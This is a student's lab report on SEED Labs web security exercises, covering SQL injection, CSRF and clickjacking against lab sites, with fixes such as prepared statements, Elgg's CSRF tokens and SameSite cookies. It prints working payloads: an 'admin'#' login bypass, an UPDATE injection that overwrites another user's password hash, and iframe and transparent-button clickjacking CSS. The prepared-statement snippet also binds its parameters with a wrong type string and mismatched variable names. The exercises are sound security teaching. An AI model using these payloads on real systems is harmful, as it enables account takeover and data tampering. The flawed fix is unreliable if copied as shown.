Web Application Security Assessment Report

Training Module:

Web/Mobile Application Security

Practical Lab Exercises and Real-world Scenarios

Prepared By:

El-Fehri Samir
elfihrisami98@gmail.com

Training Date:

October 1-15, 2025
seedsecuritylabs.org

CONTENTS

CHAPTER 1

SQL INJECTION LAB

1.1 Task 1: Familiarization with SQL Commands

Objective

To become familiar with the `sqllab_users` database and the `credential` table, and to execute `SELECT` queries to view records.

Solution

`SELECT` query to display the complete profile of the employee Alice.



Figure 1.1: Displaying Alice's Information

1.2 Task 2: SQL Injection in a SELECT Statement

Objective

Exploit a vulnerable login page to bypass authentication and access sensitive data.

Task 2.1: Attack via the Web Interface

Solution: Injection into the `Username` field allowing login as administrator without a password using `admin'#`.



Figure 1.2: Administrator Login via Injection

Task 2.2: Command Line Attack

Solution: Sending an HTTP request with encoded parameters to replicate the injection.



Figure 1.3: Attack via cURL

Task 2.3: Multi-Statement Injection

Solution: Attempt to execute a second statement (e.g., `DELETE`) after an injection.



Figure 1.4: Multi-Statement Injection Attempt

1.3 Task 3: SQL Injection in an `UPDATE` Statement

Objective

To modify protected fields (salary, password) via the profile update page.

Task 3.1: Modifying One's Own Salary

Solution: Injection via the `NickName` field to update one's own salary.



Figure 1.5: Salary Increase via Injection

Task 3.2: Modifying Another Employee's Salary

Solution: Targeted injection to modify another user's salary (e.g., Boby).



Figure 1.6: Modification of Boby's Salary

Task 3.3: Modifying Another Employee's Password

Solution: Replacing another user's password hash with a hash of the password `tedwashere` and injecting it into the NickName entry, using the query:

```
1    ',password="1b3263246794fe4094be7ae99e21b34454d9676f" where name='boby';\#
```

```
mysql> select * from credential where name="Boby";
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)
```

Figure 1.7: Password Change via Injection

1.4 Task 4: Countermeasure With Prepared Statements

Objective

To fix the vulnerabilities by using prepared statements to separate SQL code from user data.

Solution

Replacing dynamic queries with prepared statements using bound parameters (`bind`) in the file `unsafe_home.php` by replacing:

```
1    $sql = SELECT id, name, salary, eid, birth FROM credential
2            WHERE name=$input_name AND password=$input_password;
```

With the prepared query:

```
1    $stmt = $conn->prepare("SELECT id, name, salary, eid, birth FROM credential
2                            WHERE name=? AND password=?");
3    $stmt->bind_param("is", $input_uname, $hashed_pwd);
4    $stmt->execute();
5    $stmt->bind_result($id, $name, $salary, $eid, $birth);
6    $stmt->fetch();
7    $stmt->close();
```

CHAPTER 2

CROSS SITE REQUEST FORGERY LAB

2.1 Task 1: Observation of an HTTP Request

Objective

To become familiar with using HTTP header observation tools to analyze request structure and identify sensitive parameters.

Solution

I used the BurpSuite tool instead of HTTP Header Live. The results show that the POST method of the HTTP protocol exposes sensitive data in clear text, notably the parameters `elgg_ts`, `elgg_token`, the username, and the password.



Figure 2.1: Analysis of an HTTP POST Request with BurpSuite

2.2 Task 2: CSRF Attack using a GET Request

Objective

To make Alice automatically add Samy as a friend on Elgg without her consent, using a CSRF attack via a GET request.

Solution

Use the <img> tag and insert an image whose source is the friend addition URL with Samy's GUID, then Samy sends the link to Alice, which triggers the action as soon as she visits the page.



Figure 2.2: Preparation of addfreind.html

2.3 Task 3: CSRF Attack using a POST Request

Objective

To forge a POST request to automatically modify Alice's profile on Elgg and add "Samy is my hero" without her consent, as soon as she visits Samy's malicious site.

Solution

Creation of an HTML page containing a JavaScript script that automatically generates a POST form to the Elgg profile modification endpoint. The script injects the new profile parameters, including the description containing "Samy is my hero", and submits the form automatically upon page load.



Figure 2.3: Forged POST Request to Modify the Profile



Figure 2.4: Result of Modifying Alice's Profile

2.4 Task 4: Enabling the Elgg Countermeasure

Objective

To enable Elgg's CSRF defense mechanism based on secret tokens and analyze its effectiveness against the attacks previously carried out.

Solution

To enable the CSRF countermeasure, I modified the `Csrf.php` file by removing the `return` statement that disabled validation:

```
public function validate(Request $request) {
        //return; // Added for SEED Labs (disabling the CSRF countermeasure)

        $token = $request->getParam('__elgg_token');
        $ts = $request->getParam('__elgg_ts');

        $session_id = $this->session->getID();

        if (($token) && ($ts) && ($session_id)) {
                if ($this->validateTokenOwnership($token, $ts)) {
                        if ($this->validateTokenTimestamp($ts)) {
                                // We have already got this far, so unless anything
                                // else says something to the contrary we assume we're ok
                                $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check', 'all', [
                                        'token' => $token,
```

Figure 2.5: Modification of the Csrf.php File to Enable CSRF Validation

2.5 Task 5: Experimentation with the SameSite Cookie Method

Objective

To understand the SameSite Cookie defense mechanism and its effectiveness against CSRF attacks by testing different cookie types (Normal, Lax, Strict).

Solution

I tested the three types of cookies set by www.example32.com:

Observations:

- **Normal Cookie**: Always sent, regardless of the request origin.

- **Lax Cookie**: Sent only with same-site requests and top-level navigations.
- **Strict Cookie**: Sent only with same-site requests.

Application to Elgg: To defend Elgg against CSRF, it would suffice to mark the session cookie as `SameSite=Strict` or `SameSite=Lax`. This would prevent it from being sent during cross-site requests, making CSRF attacks ineffective.



Figure 2.6: Results of Sending Cookies in Different Scenarios



Figure 2.7: Visiting One of the Links After Configuring the Cookies

CHAPTER 3

CLICKJACKING ATTACK LAB

3.1 Task 1: Website Cloning with Iframe

Objective: Create a malicious site that mimics Alice's Cupcakes using an iframe to load the legitimate content.

Solution: Added an iframe in `attacker.html` and configured CSS to make it cover the entire page:

```
<iframe src="http://www.cjlab.com"></iframe>
```

```
iframe {
    position: absolute;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
    z-index: 1;
}
```



Figure 3.1: Iframe integration of legitimate site

3.2 Task 2: Invisible Button Overlay

Objective: Position an invisible malicious button exactly over the "Explore Menu" button of the legitimate site.

Solution: Configured CSS to make the button transparent and position it over the target:

```
button {
    position: absolute;
    top: 150px;
    left: 200px;
    padding: 35px 35px;
    background: transparent;
    color: transparent;
    z-index: 2;
    cursor: pointer;
}
```

